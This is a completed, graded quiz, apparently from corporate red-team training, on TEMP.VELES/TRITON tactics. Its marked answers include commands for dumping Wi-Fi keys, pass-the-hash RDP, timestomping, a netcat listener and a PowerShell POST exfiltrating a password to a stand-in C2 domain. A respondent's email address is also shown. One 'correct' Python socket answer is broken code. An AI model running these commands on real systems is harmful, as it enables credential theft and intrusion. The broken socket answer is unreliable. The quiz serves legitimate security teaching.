APT Quiz - Batch 2

Total points 250/250

TEMP.VELES Tactics, Techniques and Procedures

Email address *

varkeymjohn@gmail.com

50 of 50 points


I see DCS?

ICS and DCS attacks are becoming more common as the years pass by. Though some attacks, like the Triton attack are full of mystery as to how it was performed, the attackers have given us some clues here and there how they went about doing it. So the white hat, red shirt person you are, you decided to investigate! Probably in the next ICS related red team you can do similar tricks!

ICS Malware Reports

As you researched, you found a number of attacks since 2010 on ICS. You wanted to know the latest attacks. So you research more on TEMP.VELES. Finding their attack methodology, you were able to map their attack flow as follows:

TRITON attack



How will you use these methods for red teaming?

✓ 1) One way the attackers could get into ICS network is by the use of VPN. So you try to find VPN vulnerabilities and how attackers can get through VPN MFA. You realize that sometimes the 2nd factor is shared as a QR code as email. Can you figure out what the 2nd factor is for the following QR code? 5/5

- ○ 1234567890
- ○ 0987654321
- ◉ 82556060 ✓
- ○ 06065528

✓ 2) You realize that TEMP.VELES uses covert methods in the pre-attack stage such as DDNS. It's a very useful method to prevent tracking. What is it? 20/20

- ○ Allows for changing domain names for a fixed IP
- ◉ Allows for changing IPs for a fixed domain name ✓
- ○ Allows for changing domain names for changing IPs
- ○ Allows for a fixed domain name for a fixed IP

✓ 3) The attacker group also uses VPS for attacking. But what is VPS? 5/5

- ○ a. VPS is like VPN
- ◉ b. VPS is like VPC ✓
- ○ c. VPS is a physical server
- ○ d. Both a and b

✓ 4) You realize the attackers use Cryptcat for their communications. You do some reading online on how this tool encrypts and compresses the data. You'd like to test it out on your own in your next red team engagement. First you begin with trying to encrypt your username and IP and cleartext wifi password of AP with SSID "CompanyWiFi". a. What is the command to print cleartext Wi-Fi password of "CompanyWiFi" in cmd?; b. What is the ciphertext you will get when MEA\BOB.JOHN:192.168.5.3:Str0ngP@ssw0rd is encrypted using Cryptcat encryption algorithm with hex key 1234ABCD? 20/20

- ○ Command: netsh wlan show profile ssid="CompanyWiFi" key=clear; Ciphertext: 67353b0a157aaa59dfbce8a64e5028bada573b9f2ced743cfa0d99ac81c7db7dd274aedebe73786c28ff089b99c3d364
- ○ Command: netsh wlan show profile name="CompanyWiFi" key=clear; Ciphertext: 67353b0a157aaa59dfbce8a64e5028bada573b9f2ced743cfa0d99ac81c7db7dd274aedebe73786c28ff089b99c3d364
- ○ Command: netsh wlan show profile ssid="CompanyWiFi" key=clear; Ciphertext: 67353b0a157aaa59dfbce8a64e5028bada573b9f2ced743cfa0d99ac81c7db7d833f3cce09a0a6231e84c301ffb91204
- ◉ Command: netsh wlan show profile name="CompanyWiFi" key=clear; Ciphertext: 67353b0a157aaa59dfbce8a64e5028bada573b9f2ced743cfa0d99ac81c7db7d833f3cce09a0a6231e84c301ffb91204 ✓

Feedback

Congrats! Here is the solution: Cryptcat uses twofish encryption

More malware...! 110 of 110 points

You are now so excited about what can be done with TEMP.VELES malwares that you download a whole bunch of them from the internet and from the dark web on to your company laptop. You start testing them to check what all activities are being performed by the malware. Probably you can use the commands that the malware uses for your engagements…

✓ 5) You understand that some of these malwares, eg. KB77846376.exe, have been masqueraded to look like Microsoft update files. Let us, use a tool called MS Paint to perform the same attack to masquerade one of our tools to cartoon.jpeg...Which of the following techniques will be the most optimal to masquerade procdump.exe into jpeg file? (Note: Optimal in terms of ease of performing and effectiveness to evade Antivirus/EDR) 15/15

- ○ Right click procdump.exe, rename the file name to cartoon.jpeg
- ○ Right click procdump.exe. Select open with and press MS Paint. Once file is opened, save as cartoon.jpeg
- ◉ Open MS Paint and draw a nice cartoon. Save the file as cartoon.jpeg. Using notepad++, add the binary code of procdump.exe after the binary data of the cartoon.jpeg file is over. Save it again. ✓
- ○ Open MS Paint, press pencil (for pixel precision), click at different points in the layout so as to match the binary of procdump.exe. Save the file as cartoon.jpeg

✓ 6) TEMP.VELES is known to use RDP for lateral movement. Assuming you only have a domain user hash and not a cleartext credential. Which command will you (10.28.22.90) use to perform RDP (using the user:hash as Bob.John:F9313469BDCE608862D2D89EE1328FF1 with domain as 'MEA') on to the target machine (10.10.22.36)? (You may use the tool of your choice) 15/15

- ○ rdesktop -u Bob.John -d MEA -p F9313469BDCE608862D2D89EE1328FF1 10.10.22.36
- ○ rdesktop -u Bob.John -d . -p F9313469BDCE608862D2D89EE1328FF1 10.10.22.36
- ◉ xfreerdp /u:Bob.John /d:MEA /pth:F9313469BDCE608862D2D89EE1328FF1 /v: 10.10.22.36 ✓
- ○ xfreerdp /u:Bob.John /d:. /pth:F9313469BDCE608862D2D89EE1328FF1 /v: 10.10.22.36

✓ 7) There were quite a few malwares that the attackers used in their campaigns. You get hold of one of these malware samples. Its checksum is 1904cad4927541e47d453becbd934bf0. Which of the following Antivirus software will detect this malware today? (Mark all that apply) 15/15

- [x] ALYac ✓
- [x] VIPRE ✓
- [x] Avast ✓
- [ ] Sophos ML

✓ 8) You notice that some of these malwares use uncommon ports such as 4444, 8531 and 50501 to communicate with the C2. Why don't we do a similar method to communicate with our C2 server. Write the code in python to create a C2 server socket which listens on port 4444 for connections. 20/20

- ( ) s = socket.socket(socket.SOCK_STREAM, socket.AF_INET); s.bind(socket.gethostname(), 4444)
- (•) s = socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.bind(socket.gethostname(), 4444) ✓
- ( ) s = socket.socket(socket.SOCK_STREAM, socket.AF_INET); s.bind(4444, socket.gethostname())
- ( ) s = socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.bind(4444, socket.gethostname())

✓ 9) While working with one of these malwares, you notice the domain name of C2 (say, ey.com) being used by the malware. You thought you could investigate into where the C2 is and when it was created. a. What is the C2's (ey.com's) latitude and longitude? b. Which year was this domain (ey.com) created? 10/10

- ○ (40.7900, -74.0621) – IP: 199.52.9.62. Year of creation: 1997
- ◉ (40.7900, -74.0621) – IP: 199.52.9.62. Year of creation: 1996 ✓
- ○ (-74.0621, 40.7900) – IP: 199.52.9.62. Year of creation: 1997
- ○ (-74.0621, 40.7900) – IP: 199.52.9.62. Year of creation: 1996

Feedback

Congrats! Here is the solution: Use Wayback machine – archive.org - to find this year of creation

✓ 10) While analysing one TEMP.VELES malware, you were able to understand that the malware communicates with the C2 server over port 443 . Can we do the same to exfiltrate data? Write down the powershell commands to send the WiFi Password to C2. WiFi Password=Str0ngP@ssw0rd, C2 domain name is commandandcontrol2.com 15/15

- ○ $postParams = @{wifi_pass='Str0ngP@ssw0rd!!'}; Invoke-WebRequest -Url http://commandandcontrol2.com -Method POST -Body $postParams
- ◉ $postParams = @{wifi_pass='Str0ngP@ssw0rd!!'}; Invoke-WebRequest -Uri http://commandandcontrol2.com -Method POST -Body $postParams ✓
- ○ $postParams = @{wifi_pass='Str0ngP@ssw0rd!!'}; Invoke-WebRequest -Url http://commandandcontrol2.com -Method GET -Body $postParams
- ○ $postParams = @{wifi_pass='Str0ngP@ssw0rd!!'}; Invoke-WebRequest -Uri http://commandandcontrol2.com -Method GET -Body $postParams

✓ 11) You understood that TEMP.VELES uses folders for staging files. One of those folders could be the temp folder. We could use it as well. But we need to know more about how this folder works. Which of the following statements about the temp folder is true? 20/20

- ○ Deleting any file inside the temp folder won't create any issue to any program
- ○ Windows automatically deletes every file inside the temp folder on every boot
- ◉ Files older than a week can reside in the temp folder ✓
- ○ The temp folder is used to store temporary files only for Web-browser related content

Technical techniques... 90 of 90 points

After hours of checking the events caused by TEMP.VELES malware in your laptop (and getting scolded for downloading malware in EY laptop), it was concluded that, by policy, your EY laptop had to be reimaged.
So you gave your laptop to your friendly next-door neighbour "IT team" that sits there ->
Not having your company laptop, you decided to read up on TEMP.VELES tactics in your phone and test laptop so that you can replicate them elsewhere.

✓ 12) While reading you realize that sometimes we need to persist and that sometimes we persist using image file execution options. How does this work? 10/10

- ◉ Malware is used as debugger in the IFEO registry key, enabling it to run when the legitimate application is run. Malware can be run even when the application silently exits. ✓
- ○ The legitimate application is used as debugger in the IFEO registry key, enabling the malware to run when the legitimate application is run
- ○ Persistence can only occur as long as the legitimate application is run. There is no registry setting related to IFEO that can be made to enable malware to be run even after process exits
- ○ Image files are used to run malware when the IFEO registry key is set

✓ 13) There was a new ICS attack framework “TRITON”. Which of the following are true in relation to this? (Ref. MISP) (Mark all that apply) 5/5

- [x] The status of the process under control is monitored by SIS ✓
- [ ] The attacker’s mission was to steal data
- [x] It was possible for this malware to communicate and reprogram the Triconex SIS controllers ✓
- [x] One major risk that the TRITON malware points out is the risk of designing networks to allow bidirectional communication between SIS and DCS hosts ✓

✓ 14) You learn that TEMP.VELES uses encrypted SSH-based tunnels for transferring tools and for remote command execution. Which of the following statements is true? 10/10

- ( ) After authentication, SSH can use either asymmetric or symmetric key encryption in order to encrypt the data in transit
- ( ) After authentication, SSH uses only asymmetric key encryption in order to encrypt the data in transit
- (•) After authentication, SSH uses only symmetric key encryption in order to encrypt the data in transit ✓
- ( ) After authentication, SSH uses both asymmetric and symmetric key encryption in order to encrypt the data in transit

✓ 15) You also observed that TEMP.VELES is known to use Mimikatz in their attacks to dump credentials. Which of the following is/are true in this regard? 20/20

- ○ LSASS is a process that implements some functionalities of LSA such as authentication and enforcing security policy
- ○ SAM is a part of LSA
- ○ Some user credentials stored in LSA are available even after reboot
- ◉ All of the above ✓

TEMP.VELES in their recent attacks have used timestomping to change the $STANDARD_INFORMATION attribute of the files. Can we do the same?

Common data for next 2 questions

✓ 16.1) What is $STANDARD_INFORMATION attribute? 5/5

- ○ a. It contains basic metadata of file such as modified and access time
- ○ b. It contains file properties such as hidden, read-only, etc
- ○ c. It contains the path of the file
- ◉ d. Both a and b ✓

✓ 16.2) What are the commands to modify the ‘access’ and ‘modified’ timestamps in $STANDARD_INFORMATION attribute of the file KB77846376.exe to “Wednesday 06/10/2004 3:01:02 PM” (Mark all that apply) 15/15

- [x] timestomp.exe .\KB77846376.exe -a "Wednesday 06/10/2004 3:01:02 PM" ✓
- [x] timestomp.exe .\KB77846376.exe -m "Wednesday 06/10/2004 3:01:02 PM" ✓
- [ ] timestomp.exe .\KB77846376.exe -c "Wednesday 06/10/2004 3:01:02 PM"
- [x] timestomp.exe .\KB77846376.exe -z "Wednesday 06/10/2004 3:01:02 PM" ✓

✓ 17) Thick or thin, the malware needs to be installed! What is Thinstall? 10/10

- ○ It is a portable application installer meant for thin client applications, using internet resources to perform the installation rather than relying on the system resources
- ○ It is a portable application installer meant for thick client applications, using internet resources to perform the installation rather than relying on the system resources
- ○ It is a portable application installer using virtualization technology by installing the application in a virtual machine in the system
- ◉ It is a portable application installer using virtualization technology by installing the application using virtualized resources ✓

✓ 18) You read up on the use of the names given to this APT group. There are multiple names – XENOTIME, Triton Actor, TEMP.VELES, etc. Now you are utterly confused! Which of these names is founded upon the underlying methodology described in the Diamond Model of Intrusion Analysis? 10/10

- ○ TEMP.VELES
- ◉ XENOTIME ✓
- ○ Triton Actor
- ○ None of the above

✓ 19) While reading up on C2 servers used by TEMP.VELES, you find that they use uncommon ports such as 4444, 8531 and 50501. This would be really useful in red team engagements to create our own C2 servers. Write down the commands to: a. Create a listening port on port 4444 using netcat on your local Windows system (used as C2); b. Check if the port is open in your local system 5/5

- ○ Listening port: netcat.exe localhost 4444 -e cmd.exe; Port check: nmap -sn localhost
- ○ Listening port: netcat.exe localhost 4444 -e cmd.exe; Port check: netstat -an
- ○ Listening port: netcat.exe -l -p 4444; Port check: nmap -sn localhost
- ◉ Listening port: netcat.exe -L -p 4444; Port check: netstat -an ✓

Submission ID (skip this field) *

⚠ DO NOT EDIT this field or your time will not be recorded.

5989LpFk4pGrzwXp